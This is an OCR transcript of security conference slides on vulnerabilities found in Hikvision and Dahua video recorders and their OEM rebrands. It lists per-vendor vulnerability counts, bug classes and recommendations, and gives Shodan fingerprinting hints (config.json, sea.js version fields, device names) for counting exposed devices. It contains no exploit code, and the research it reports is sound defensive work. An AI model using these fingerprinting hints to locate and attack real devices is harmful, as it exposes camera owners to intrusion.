
Cast Study: BH Europe 2019 - Hunting Vulnerable OEM IoT Devices at Scale



ref. Hunting Vulnerable OEM IoT Devices at Scale - Asuka Nakajima (BlackHat Europe 2019)

OEM process


Cast Study: BH Europe 2019 - Hunting Vulnerable OEM IoT Devices at Scale



ref. Hunting Vulnerable OEM IoT Devices at Scale - Asuka Nakajima (BlackHat Europe 2019)

OEM process


Cast Study: BH Europe 2019 - Hunting Vulnerable OEM IoT Devices at Scale



ref. Hunting Vulnerable OEM IoT Devices at Scale - Asuka Nakajima (BlackHat Europe 2019)

Diffing main binary

Results of diffing the main binary of OEM suppliers and vendors are very similar




OEM Verification Result

"Hikvision and Dahua OEM Vendors Vulnerability Verification Results"

Vendor	Count
Hikvision	6
Dahua	7

Vendor	Count
ANNKE	4
ANPVIZ	4
Jooyon	4
EGPIS	6



Dahua DEMO



Hikvision DEMO




Impact

- How many devices does our vulnerability affect?
- Search in Shodan


Impact

- Hikvision
  - No Device Name
  - Config.json
  - sea.js
    - web_version
    - plugin_version



Impact

- Dahua
  - Just search for the device name




Conclusion

- Recommendation for researchers
  - The Vulnerabilities we found
    - Memory Corruption due to incomplete patches of legacy code
    - Memory Corruption from externally attached subbinaries
    - Memory Corruption due to improper input validation
    - Logical Bug
    - SQL Injection
    - Command Injection

Conclusion

- Recommendation for researchers
  - ✓Vulnerability analysis should be carried out with a variety of attack surfaces in mind as well as the main binaries of NVR



Conclusion

- Recommendation for Users
  - ✓For enhanced security, NVRs should not be exposed to external networks

Acknowledgements

- Jaeki Kim
  Center for Cyber Threat Research & Intelligence, Director @ S2W Inc
- Changhyeon Park
  Security Compliance Manager @ HYPERCONNECT
- Jisub Kim
  RED IRIS, Senior Researcher @ Financial Security Institute

Thank you

Check out our research!





@lourcode



@mhun512

https://team-envy.gitbook.io